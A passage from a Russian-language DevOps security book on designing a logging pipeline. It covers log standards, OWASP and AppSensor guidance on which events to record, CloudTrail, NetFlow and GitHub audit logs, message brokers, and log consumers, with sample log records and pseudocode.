  "fields": {
    "msg": "signing operation from alice succeeded"
  }
}

Стандартные поля для идентификации сообщения
по его типу, исходному приложению и версии

Имя узла машины,
из которого исходит
сообщение

PID процесса, который сформировал сообщение

Сообщение журнала
в произвольном формате

```

В этом примере содержится достаточно информации, чтобы понять сообщение вне контекста: даже ничего не зная об `autograph` (поле `logger`), вы на основании журналов можете сделать заключение, что здесь произошла операция подписи, и понять, где и когда это случилось. Раздел `fields`, который содержит тело журнала, не определен стандартом `mozlog`, и каждое приложение реализует его по-своему. Разработчики могут улучшить свои журналы, добавляя больше сведений в `fields`, но в то же время не нарушая стандартного формата сообщений журналов.

Следует активно вовлекать команды по безопасности в установление стандартов сообщений журналов и их обслуживание. Сотрудничество с разработчиками и администраторами в ходе установления стандартов и помощь в написании инструментов, которые помогают публиковать журналы, — прекрасные способы создания культуры

сотрудничества. Работая в организациях, пользующихся одним или несколькими языками программирования, напишите на этих языках несколько библиотек, которые разработчики смогут импортировать в свои программы, чтобы публиковать сообщения журналов в правильном формате. Будьте решительнее и приложите больше сил к этой части конвейера, так как стоимость парсинга стандартизированных сообщений намного меньше, чем парсинга сообщений в несогласованных форматах.

Разделавшись с проблемой стандартизации, поговорим о типах событий, которые приложения должно журналировать и передавать в конвейер.

Выбор журналируемых событий

Спросите трех разработчиков о том, сколько сведений их приложение должно журналировать, и получите три различных ответа. Как большинство явлений в программировании, журналирование основано на потребностях и опыте программиста. Вы можете встретить приложения с невероятно детализированными журналами (например, OpenLDAP), тогда как другие едва ли выводят одну строку сообщений в течение всего времени работы.

Часто события журналируются только тогда, когда что-то нарушается или кто-то запрашивает журналирование этого события. Вам не стоит ожидать, что разработчики будут знать, какие события нужно фиксировать (хотя опытные наверняка будут знать), лучше самим составить их список.

Организация OWASP, которую я упоминал в главе 4, обсуждая безопасность приложений, предоставляет два полезных ресурса для того, чтобы решать, какие события приложения нужно журналировать для службы безопасности. Памятка по журналированию OWASP (<http://mng.bz/15D3>) попроще, она предлагает высокоуровневый список событий, которые приложению стоит журналировать.

- ❑ Неудачи при валидации ввода, например нарушения протоколов, неприемлемые кодировки, невалидные имена и значения параметров.
- ❑ Неудачи при валидации вывода, такие как несоответствие набору записей базы данных, невалидная кодировка данных.
- ❑ Удачные и неудачные попытки аутентификации.
- ❑ Неудачи при авторизации (управление правами доступа).
- ❑ Неудачи при обслуживании сессий, например модификации идентификационных значений в сессии с cookie.
- ❑ Ошибки приложения и системные события, такие как ошибки синтаксиса и времени выполнения, ошибки соединений, проблемы производительности, сообщения об ошибках сторонних сервисов, ошибки файловой системы, обнаружение вируса при загрузке файла, изменения конфигурации.
- ❑ Запуск и прекращение работы приложения и связанных с ним систем, а также инициализация входа в систему (запуск, остановки или паузы).
- ❑ Использование функциональности повышенного риска, например сетевые соединения, добавление или удаление пользователей, внесение изменений

в привилегии, назначение пользователям элементов доступа, добавление или удаление элементов доступа, использование административных системных привилегий, доступ к данным держателя платежной карты, использование ключей шифрования данных, изменение ключей, создание и удаление объектов системного уровня, импорт и экспорт данных, включая отчеты, выводимые на экран, внесение данных, исходящих от пользователя, особенно при загрузке файлов.

- Документы и другие соглашения, такие как разрешение на использование возможностей телефона, правила использования, разрешение на использование персональных данных пользователя, разрешение получать маркетинговые сообщения.

Фиксация всех этих данных пригодится для работы с большинством событий в сфере безопасности, о которых приложениям стоит беспокоиться. Хорошим началом будет преобразовать этот список в карту аудита, с которой разработчики смогут согласовывать свои действия в процессе создания новых приложений.

Проект AppSensor — второй ресурс, предоставляемый OWASP (<http://mng.bz/yBfk>). Это документ из более чем 200 страниц, который описывает продвинутый метод выявления атак приложением и реагирования на них с помощью сложных приемов журналирования и анализа событий. AppSensor подходит для стабильных приложений, и его полноценная реализация потребует времени и ресурсов. Так или иначе, неплохо начинать со списка проверочных точек, на которые нужно ссылаться, чтобы составить более подробный список событий, которые стоит фиксировать. AppSensor разделяет проверочные точки на следующие категории.

- *Запрос* — аномалии, которые можно обнаружить в HTTP-запросе, такие как использование неправильного метода, неудачные попытки предоставления данных и т. д.
- *Аутентификация* — различные типы неудач при входе пользователей в систему.
- *Сессии* — внесение изменений в сессионные данные cookie, не соответствующее нормальному поведению приложения.
- *Права доступа* — нарушения ограничений, наложенных на ресурсы приложения.
- *Ввод* — выявление неправильно форматированных или невалидных данных пользовательского ввода.
- *Кодирование* — необычные проблемы кодирования, которые нормальным пользователям провоцировать не свойственно.
- *Инъекция команд* — ввод, похожий на SQL или инъекцию нулевого байта.
- *Ввод и вывод файлов* — нарушение ограничений для загрузки файлов.
- *Наживка* — доступ к ресурсу, не предназначенному для использования кем-либо и созданному в качестве ловушки.
- *Пользовательская активность* — изменения в скорости или частоте действий по сравнению с обычной пользовательской сессией.

- ❑ *Системная активность* — возрастание уровня активности, превышающее типичные значения.
- ❑ *Репутация* — источник или параметры соединения не являются доверенными.

Документ AppSensor (во время написания книги существовала его вторая версия) дает подробные объяснения и примеры для каждой из категорий, чтобы поспособствовать фиксации приложениями событий, называемых исключениями, которые можно использовать для выявления атак.

Оба ресурса хороши для того, чтобы начать записывать события для сферы безопасности, даже в небольших приложениях. В качестве тренинга попробуйте составить список событий, которые *invoicer* должен фиксировать для выявления необычной активности.

Журналы систем и приложений охватывают большинство событий, которые следует собирать в конвейере журналирования. Некоторые менее известные события также могут оказаться полезными при расследовании инцидентов. В следующем разделе мы обсудим, как собрать информацию из инфраструктуры на двух уровнях: в журналах IaaS с помощью AWS CloudTrail и сетевых журналах, используя протокол NetFlow.

7.1.3. Журналирование инфраструктуры

Улавливание событий журналов в системах и приложениях будет помогать, пока лежащая в их основе инфраструктура в безопасности. Как только атакующий получит доступ к компонентам, обслуживающим эти системы, журналы будет легко незаметно отключить. Таким образом, это означает, что важно собирать журналы из низкоуровневых компонентов инфраструктуры. В этом разделе мы обсудим, как это осуществить с помощью AWS CloudTrail и NetFlow.

AWS CloudTrail

AWS — мощная платформа, которая предоставляет подробные журналы аудита во всех компонентах инфраструктуры посредством сервиса CloudTrail. Так как все, что есть в AWS, должно проходить через API, даже операции, выполняемые в веб-консоли, Amazon журналирует все операции с API и предоставляет клиентам доступ к ним в сервисе CloudTrail. Если его задействовать, то он будет вести всю историю аккаунта и обеспечит бесценной информацией для расследования инцидентов нарушения безопасности.

В листинге 7.7 показан пример журнала CloudTrail, предоставленного AWS. В нем записаны операции смены ролей, совершенные *sam* для того, чтобы переключиться с одного аккаунта AWS на другой. Видите, как много подробностей события хранит CloudTrail. Здесь указаны исходный аккаунт и аккаунт назначения, а также роль, использованная для совершения переключения. Записаны IP-адрес и пользовательский агент клиента, а временные метки хранятся в формате RFC3339 согласно часовому поясу UTC. Один из лучших примеров журналов!

Листинг 7.7. Событие CloudTrail, в котором зафиксирована смена ролей в пределах двух аккаунтов AWS

```
{
  "CloudTrailEvent": {
    "eventVersion": "1.05",
    "userIdentity": {
      "type": "AssumedRole",
      "principalId": "AROAI0:sam",
      "arn": "arn:aws:sts::90992:assumed-role/sec-devops-prod-mfa/sam",
      "accountId": "90992"
    },
    "eventTime": "2016-11-27T15:48:39Z",
    "eventSource": "signin.amazonaws.com",
    "eventName": "SwitchRole",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "123.37.225.160",
    "userAgent": "Mozilla/5.0 Gecko/20100101 Firefox/52.0",
    "requestParameters": null,
    "responseElements": {
      "SwitchRole": "Success"
    },
    "additionalEventData": {
      "SwitchFrom": "arn:aws:iam::37121:user/sam",
      "RedirectTo": "https://console.aws.amazon.com/s3/home"
    },
    "eventID": "794f3cac-3c86-4684-a84d-1872c620f85b",
    "eventType": "AwsConsoleSignIn",
    "recipientAccountId": "90992"
  },
  "Username": "sam",
  "EventName": "SwitchRole",
  "EventId": "794f3cac-3c86-4684-a84d-1872c620f85b",
  "EventTime": 1480261719,
  "Resources": []
}
```

Тип записываемой операции обозначен как AssumeRole

Пользователь, запрашивающий операцию, — это sam

Временная метка операции

Версия браузера и исходный IP-адрес, которые использует sam при запросе операции

Операция прошла успешно

CloudTrail нужно задействовать во всех аккаунтах AWS. Сервис способен записывать свои журналы аудита в корзину S3, откуда администраторы смогут передавать их в конвейер журналирования. В документации AWS по CloudTrail имеется больше информации о том, как лучше им управлять (<http://mng.bz/I2GH>).

У этих журналов все же есть одно ограничение: они не записываются в реальном времени. AWS пишет журналы CloudTrail каждые 10–15 минут и не предоставляет способ их непосредственной потоковой передачи для немедленного анализа, что потенциально могло бы сократить период, когда атакующий сможет пользоваться взломанным аккаунтом до того, как его обнаружат.

ПРИМЕЧАНИЕ

Помимо CloudTrail, AWS предоставляет также журналы, предназначенные для различных сервисов — S3, RDS, ELB и т. п. У каждого журнала свой формат, и администраторам придется реализовать оригинальные сборщики для каждого из них, но журналы есть и их надо включить в конвейер журналирования.

AWS высоко держит планку аудита, но это не единственный источник, предоставляющий такие журналы клиентам. GitHub — еще один сервис, который отслеживает активность своих пользователей.

Сетевое журналирование с помощью NetFlow

Однажды я помогал организации расследовать утечку из базы данных. Проблема была вызвана не вторжением, а ошибкой, которая проявлялась в скрипте, предназначенном для вывода и сокрытия конфиденциальных данных, содержащихся в базе данных на MySQL, в результате чего они публиковались на общедоступном сайте. Скрипт каким-то образом пропустил шаг сокрытия данных и опубликовал в Интернете вывод данных, полный хешей паролей и e-mail-адресов.

Команда расследования начала искать в журналах сведения о том, скачивал ли кто-то данные в течение нескольких дней до их публикации, и обнаружила, что на этом конкретном веб-сервере не велись журналы доступа. Мы уже были готовы признать поражение, когда коллега упомянул о том, что можно воспользоваться журналами NetFlow, чтобы отследить скачивания. NetFlow — это формат, который используется маршрутизаторами и сетевыми устройствами для журналирования сетевых соединений. Количество информации, содержащееся в NetFlow, ограничено — только основные сведения о соединении:

- ☐ время начала;
- ☐ длительность;
- ☐ протокол;
- ☐ источник и назначение IP-адреса и порта;
- ☐ общее количество пакетов;
- ☐ общее количество байтов.

Этот формат не очень детализирован, но он дает достаточно информации для того, чтобы выяснить источник, назначение и объем трафика соединения. Так как мы знали объем данных, то понимали, как много их должно было пройти через соединение для скачивания. Мы перечислили все соединения, которые скачивали весь архив со времени его публикации, и сократили количество IP-адресов источников соединения до небольшого перечня. Проверив, что все IP-адреса принадлежат известным, достойным доверия людям, мы убедились: данные не были украдены, и на этом закрыли расследование инцидента. NetFlow не слишком часто используется DevOps-организациями, возможно, потому, что принадлежит к сетевым уровням, обслуживание которых IaaS учит нас передавать третьей стороне. Но это мощный инструмент для обнаружения необычного поведения в инфраструктуре и расследования атак, и знать, как им пользоваться, может оказаться весьма полезным, как показал мой опыт.

В листинге 7.8 продемонстрирован пример журналов NetFlow. Как видите, записанные поля не изобилуют контекстом, и единственный способ связать событие

NetFlow с любым другим событием — сравнение временных меток и IP-адресов. Несмотря на ограниченность этой информации, она полезна при расследовании инцидента. Также ее можно использовать для отправки уведомлений о конкретных шаблонах соединений.

Листинг 7.8. Событие NetFlow для соединения между удаленным узлом и SSH-сервером

```
Date flow start      Dur Pro Src IP:Port  ->Dst IP:Port  Packets Bytes
20160901 00:00:00.459 9.7 TCP 8.7.2.4:24920->10.43.0.1:22 1 86      928731
```

AWS — один из немногих поставщиков, который поддерживает работу с NetFlow и позволяет администраторам собирать сетевые события в своей виртуальной инфраструктуре. В AWS журналы NetFlow собирают в заданном виртуальном частном облаке (Virtual Private Cloud, VPC) — логическом отделении сетей клиента AWS. Вы можете настроить целое VPC, заданную подсеть или единственный сетевой интерфейс для формирования событий NetFlow, а также для того, чтобы собирать их в конвейере журналирования.

Однако стоит предостеречь: журналы NetFlow очень быстро становятся тяжелыми и зачастую непрактично задействовать их везде одновременно. Выберите компоненты инфраструктуры, в которых сбор событий NetFlow имеет смысл, и начните с них, постепенно расширяя объем сбора данных по мере роста конвейера журналирования.

До сих пор мы сосредоточивались на подконтрольных нам журналах, но современные DevOps-организации все больше полагаются на сторонние сервисы в исполнении больших объемов работы от их имени. В главе 3 мы рассматривали важные роли, которые GitHub и Docker Hub играют в DevOps-конвейере. В следующем разделе взглянем на журналы, сформированные GitHub.

7.1.4. Сбор журналов от GitHub

Если вы решаете передать обслуживание функциональности третьей стороне, то защите сервиса, который будет предоставлять эту функциональность, тоже нужно возложить на третью сторону. Мы не можем залезть в чужие терминалы и просмотреть журналы GitHub, и мы рассчитываем на то, что они станут принимать правильные решения в сфере обеспечения безопасности, чтобы мы могли поддерживать защищенность инфраструктуры.

Тем не менее мы могли бы наблюдать за использованием сторонних сервисов и убедиться в том, что пользовательскими аккаунтами управляют должным образом, хранение входных данных безопасно и не был нарушен целостный подход к использованию сервиса.

Реализация всего этого подразумевает слежение за использованием сторонних сервисов, что, в свою очередь, полностью зависит от организации поставщиком сервиса процессов публикации журналов, которые можно было бы собирать и просматривать. Не все поставщики одинаково действуют в этой области: некоторые,

такие как AWS, предоставляют подробные журналы аудита, в то время как другие не в состоянии рассказать, использовался ли аккаунт совсем недавно.

В этом разделе рассмотрим GitHub в качестве примера стороннего сервиса, предоставляющего журналы аудита, которые мы будем собирать и передавать в свой конвейер журналирования. Как и у AWS, журналы аудита, предоставляемые GitHub, сосредоточены на взаимодействиях с его API и веб-сервисом. Эти журналы не такие подробные, как в CloudTrail, но они все же содержат полезную информацию для исследования активности пользователя в репозитории.

В листинге 7.9 показан пример события, зафиксированного GitHub, когда в репозиторий `invoicer` был добавлен веб-хук. Журнал содержит достаточно информации (<http://mng.bz/zjbc>) для того, чтобы выяснить, кто совершил это действие, на каком ресурсе и в какой день.

Листинг 7.9. Журнал аудита GitHub фиксирует создание веб-хука

```
{
  "actor": "jvehent",
  "data": {
    "hook_id": 8471310,
    "events": [
      "push",
      "issues",
      "issue_comment",
      "commit_comment",
      "pull_request",
      "pull_request_review_comment",
      "gollum",
      "watch",
      "fork",
      "member",
      "public",
      "team_add",
      "status",
      "create",
      "delete",
      "release"
    ],
    "org": "Securing-DevOps",
    "repo": "Securing-DevOps/invoicer",
    "created_at": 1463781754555,
    "action": "hook.create"
  }
}
```

Пользователь, совершающий действие

Это тело журналируемой операции, в котором показаны подробности того, какое действие GitHub задействует создание веб-хука

Репозиторий, в котором было совершено действие

Вы могли заметить, что временная метка у `created_at` хранит не сведения о часовом поясе, а лишь временную метку Unix. Это приемлемо, так как временная метка Unix представляет собой количество секунд, которые прошли с 00:00:00 по всемирному согласованному времени (UTC) четверга, 1 января 1970 года. Временные метки Unix всегда ставятся согласно часовому поясу UTC, поэтому их легко конвертировать.

ПРИМЕЧАНИЕ

Во время написания книги GitHub не предоставляет автоматизированного способа получения журналов, вместо этого пользователям приходится скачивать их с помощью веб-интерфейса. Когда вы читаете книгу, может быть иначе.

Можно было бы продолжить и оценить других поставщиков сервисов, но суть их работы одна: просите третью сторону предоставлять вам журналы аудита и собирайте их в своем конвейере журналирования. Чем больше область видимости в пределах различных компонентов инфраструктуры, тем лучше.

Теперь, когда вы хорошо разбираетесь в типах журналов, которые необходимо собирать, перейдем ко второму уровню и поговорим о передаче этих сообщений журналов далее по конвейеру.

7.2. Поточковая передача событий журналов с помощью брокеров сообщений

Читая первую часть главы, вы могли бы заметить, что объем журналируемых данных, которые необходимо собирать, внушает уважение. Такое количество источников для сбора событий может легко перегрузить даже самую стойкую инфраструктуру журналирования, но вам наверняка не хочется получить конвейер журналирования, который теряет сообщения.

В этом разделе мы сосредоточимся на уровне потоковой передачи конвейера (рис. 7.4) и обсудим, как можно использовать брокеры сообщений для обработки такого большого объема журналируемой информации, не перегружая отдельные компоненты.



Рис. 7.4. Второй уровень конвейера журналирования сосредоточен на потоковой передаче событий журналов с уровня сбора на уровень анализа

Брокер сообщений — это приложение, которое получает сообщения от источников и перенаправляет их получателям. Это воображаемый канал, в котором реализована изящная логика для того, чтобы решать, какому получателю нужно передать копию заданного сообщения.

Брокеры сообщений помогают транспортировать информацию между логическими компонентами и предоставляют стандартный интерфейс для уровней, которые могут друг о друге не знать. На уровне сбора системы приложения и различные компоненты инфраструктуры передают свои сообщения журналов нескольким известным брокерам сообщений. Уровню сбора нужно знать лишь, куда их отправлять.

На другой стороне брокера сообщений имеется уровень анализа, состоящего из множества программ, которые читают сообщения журналов и производят с ними какие-то действия. Без брокера сообщений уровню сбора пришлось бы указывать расположение и назначение каждого анализатора перед отправкой журналов. Добавление или удаление анализаторов потребовало бы перенастройки всех сборщиков журналов, а это явно неблагоприятная ситуация.

На рис. 7.5 в общих чертах отображается перенаправление сообщений внутри брокера сообщений. Три источника представлены слева от брокера, а три получателя — справа. Сообщения журналов проходят через брокера слева направо.




Рис. 7.5. Брокеры сообщений перенаправляют сообщения от источников (слева) к получателям (справа). Получатели подписываются на особенные темы событий, и брокер использует эту информацию для правильного направления событий, возможно дублируя их, чтобы убедиться в том, что копия события есть у всех получателей. В этом примере и анализатор подписей, и анализатор отклонений от нормы получают копию сообщений, высланных отправителем журналов систем

Поставщики отправляют свои сообщения в поток (который иногда называют *темой* или *каналом передачи*) и забывают о них. Поставщикам не нужно больше хранить какие-либо сведения о состоянии сообщения, которое они отправляют, когда оно попадает во владения брокера сообщений. Различные программы брокеров сообщений обеспечены различными гарантиями в отношении отправляемых сообщений.

- ❑ NSQ не гарантирует вообще ничего, а при прерывании процесса произойдет потеря данных (<http://nsq.io/>).
- ❑ RabbitMQ способен гарантировать копирование сообщений у более чем одного участника в кластере брокера сообщений перед подтверждением того, что сообщение принято (<https://www.rabbitmq.com/>).
- ❑ Apache Kafka идет еще дальше и не только копирует сообщения, но и фиксирует историю сообщений журнала всех элементов кластера в течение настраиваемого периода (<https://kafka.apache.org/>).
- ❑ AWS Kinesis предоставляет подобные возможности и полностью обслуживается AWS (<https://aws.amazon.com/kinesis/>) — это важная составляющая работы по построению инфраструктуры и ее обслуживанию.

На другой стороне получатели подписываются на один (или более) поток сообщений, используя тему каждого потока. На рис. 7.5 получатель в лице анализатора подписей принимает сообщения и от поставщика журналов систем, и от поставщика журналов приложений, что означает: получатель подписан на обе темы. Посредством подписок на темы распределяются усилия по работе с получателями. Различные брокеры сообщений реализуют это по-разному, но большинство обычно поддерживают режимы разветвления вывода и циклического перебора.

- ❑ В режиме *циклического перебора* заданное сообщение передается одному получателю в пределах группы. Например, если бы у нас имелось три анализатора отклонений от нормы, нам хотелось бы передать данное событие только одному из них. Этот режим помогает распределять задачи среди получателей, выполняющих аналогичную работу.
- ❑ В режиме *разветвления* копия заданного сообщения отправляется всем получателям, подписанным на тему. На рис. 7.5 вы увидите, что и анализатор подписей, и анализатор отклонений от нормы получает копию сообщений журналов систем. Передача событий журналов систем разветвляется для отправления двум получателям. Этот режим используется для распределения задач среди получателей, выполняющих различную работу.

Вы видите, как брокеры сообщений способствуют взаимодействию компонентов, собирающих журналы, с компонентами, которые их анализируют. Применение архитектуры с брокерами сообщений распространено среди систем, которые обрабатывают большое количество событий, и не только из журналов, так как это позволяет инженерам добавлять или убавлять компоненты на обоих концах брокера сообщений, не перепроектируя целую инфраструктуру.

Мы легко можем представить, как в будущем добавим новые типы анализаторов на рис. 7.5 и сразу сделаем их получателями журналов приложений, ничего не изменяя на первых двух уровнях конвейера. Каждый получатель объявляет темы, которые ему интересны, и сразу начинает получать сообщения.

В следующем разделе мы рассмотрим типы получателей, в реализации которых обычный конвейер журналирования может быть заинтересован.

7.3. Обработка событий потребителями журналов

На стороне потребителей у брокера сообщений расположились получатели журналов, которые составляют третий уровень конвейера журналирования — уровень анализа. Как говорилось в предыдущем разделе, получатели журналов получают сообщения о событиях от брокера сообщений (рис. 7.6). Но мы еще не обсуждали, что они могут с ними сделать.




Рис. 7.6. Третий уровень конвейера журналирования содержит получателей журналов, которые обрабатывают и анализируют события для различных целей. На этой диаграмме модуль хранения передает необработанные журналы на уровень хранения, модуль наблюдения вычисляет показатели и при необходимости отправляет уведомления администраторам, а модуль защиты выявляет аномалии и вторжения и высылает уведомления администраторам

Базовым компонентом уровня анализа является получатель необработанных событий, который передает их в базу данных уровня хранения. Конвейер журналирования должен хранить необработанные журналы в течение некоторого времени (считается, что 90 дней достаточно для соблюдения баланса между стоимостью хранения и нуждами расследований). Получатель, которому предназначено это задание, может принимать все сообщения, передаваемые брокеру сообщений, и отправлять их в базу данных или файловую систему.

Абстрактный код (листинг 7.10) для такого получателя прост: получатель начинает работу с установления соединения с брокером сообщений и запроса копий всех сообщений, соответствующих всем темам. Большинство брокеров сообщений в какой-то форме поддерживают выявление соответствия шаблонам для того, чтобы фильтровать сообщения соответственно темам, поэтому получателю всего лишь нужно запросить сообщения, соответствующие темам, обозначенным групповым символом, чтобы получить все.

Затем получатель вступает в цикл, который запускается каждый раз, когда брокер направляет сообщение по установленному соединению. В каждой итерации цикла получатель парсит одно событие журнала. Здесь же реализуется шаг нормализации для конвертирования значений, таких как значения временных меток, изменяя различные произвольные форматы на один стандартный формат. Нормализованное событие передается в базу данных или записывается в соответствующее расположение для хранения, а получатель подтверждает обработку события для брокера, чтобы тот удалил его из очереди.

Листинг 7.10. Абстрактный код получателя для хранения

```
consumer raw-storage:
  initialization:
    connect to message broker
    subscribe to all topics using wildcard pattern
  processing:
    for each message:
      parse message body
      normalize values into event structure
      insert event structure into database
      acknowledge consumption of message to broker
```

Важное свойство получателей журналов — их объем: они должны быть довольно малыми программами, выполняющими одну задачу. Продвинутый конвейер журналирования может иметь десятки получателей, выполняющих различные задачи, каждый из которых работает автономно. Брокер сообщений связывает их с конвейером журналирования.

С точки зрения инфраструктуры получатели могут работать в различных окружениях и быть написанными на различных языках программирования. Сегодня принято запускать их в бессерверном окружении, что означает: сторонние сервисы, такие как AWS Lambda, берут на себя ответственность за запуск нижележащих серверов. Такая модель избавляет от необходимости обслуживать системы и позволяет архитекторам сосредоточиться на построении модульных систем, использующих множество отдельных получателей.

Другая распространенная модель — запуск получателей в качестве небольших плагинов, выполняемых поверх системы обработки журналов, такой как Fluentd (www.fluentd.org/) или Logstash (www.elastic.co/products/logstash). Эти системы позволяют пользоваться простой функциональностью для поглощения журналов от различных брокеров сообщений, передавать их произвольным анализирующим плагином, кото-

рые указал администратор, и фиксировать вывод в произвольное место назначения. И Logstash, и Fluentd пользуются плагинами, написанными на Ruby. Мы в Mozilla написали собственный фоновый обработчик событий Hindsight (<http://mng.bz/m4gg>), который использует плагины, написанные на Lua. Обсудим применение Hindsight в главе 8.

Получатели в конвейере журналирования в основном сосредоточены на трех типах задач:

- ❑ на трансформации и хранении журналов, как обсуждалось в предыдущем примере;
- ❑ вычислении показателей и статистики с целью представления DevOps-команде обобщенной картины состояния их сервисов;
- ❑ обнаружении аномалий, которое включает в себя выявление атак и вторжений. Этот тип получателей также может отправлять уведомления администраторам (см. рис. 7.6). Значительную часть главы 8 мы посвятим более подробному изучению этого типа получателей, и я объясню, как писать модули, которые исследуют журналы на наличие свидетельств вторжения или атак.

У первого типа получателей нет связи между данным событием и предыдущим. Получатели не нуждаются в хранении какой-либо информации о состоянии, и они будут обрабатывать каждое из событий отдельно по мере поступления.

Во втором случае получатели должны хранить сведения о состоянии, чтобы вычислять показатели на основе множества событий. Представьте себе получателя, которому необходимо вычислять скользящее среднее значение событий в минуту. Он обязан помнить данное значение скользящего среднего и изменять его по мере обработки каждого последующего события.

Если можно ограничить получателя до одного лишь активного экземпляра в пределах заданного времени, то вполне нормально было бы хранить состояние в самом получателе. Такой подход используется при парсинге событий, и, если инфраструктура способна поддерживать уникальность получателя, метод будет работать.

Многие инфраструктуры нуждаются в большем количестве получателей, работающих одновременно, в пределах узкого промежутка времени. Такая модель применяется для обеспечения надежности, если необходимо предотвратить выход из строя получателя и прекращение обработки событий, которые быстро заполнили брокер сообщений, или из-за того, что один получатель не в состоянии обработать большое количество событий. Инфраструктуры на основе событий легко расширить по горизонтали, добавив множество обработчиков одного типа, которые будут работать параллельно, но в таком случае необходимо предусмотреть еще один уровень для того, чтобы распределить состояние среди получателей.

Базы данных в оперативной памяти, такие как memcache и Redis, обычно используются для построения систем, подобных системе, показанной на рис. 7.7. Получатели одного типа обрабатывают сообщения и обновляют состояние, хранящееся в базе данных. Такая архитектура превращает простую модель получателей в нечто более похожее на микросервис, но здесь все так же работает лежащая в основе идея о получателях, сосредоточенных на одной задаче.




Рис. 7.7. Множество получателей могут использоваться состоянием, хранящимся в выделенной базе данных. На этой диаграмме четыре получателя обрабатывают журналы приложений для того, чтобы вычислить усредненное положение пользователя. Эта информация затем хранится в базе данных состояния для того, чтобы предоставить каждому получателю возможность воспользоваться данными, вычисленными его соседями

Эти базы данных не предназначены для длительного хранения данных — только для хранения кратковременного состояния, которое может быть утрачено при значительной нагрузке на конвейер журналирования. Хранение данных в течение длительного промежутка времени — это обязанность четвертого уровня конвейера журналирования, о котором мы поговорим далее.

7.4. Хранение и архивация журналов

Основная функция конвейера журналирования заключается в том, чтобы собирать и хранить данные из систем, поэтому очевидно, что уровень хранения очень важен для всей архитектуры. Журналы от получателей поступают в уровень хранения, и он делает их доступными для администраторов. Его роль состоит в том, чтобы управлять жизненным циклом журналов с момента их первого занесения в память до момента удаления из архивов.

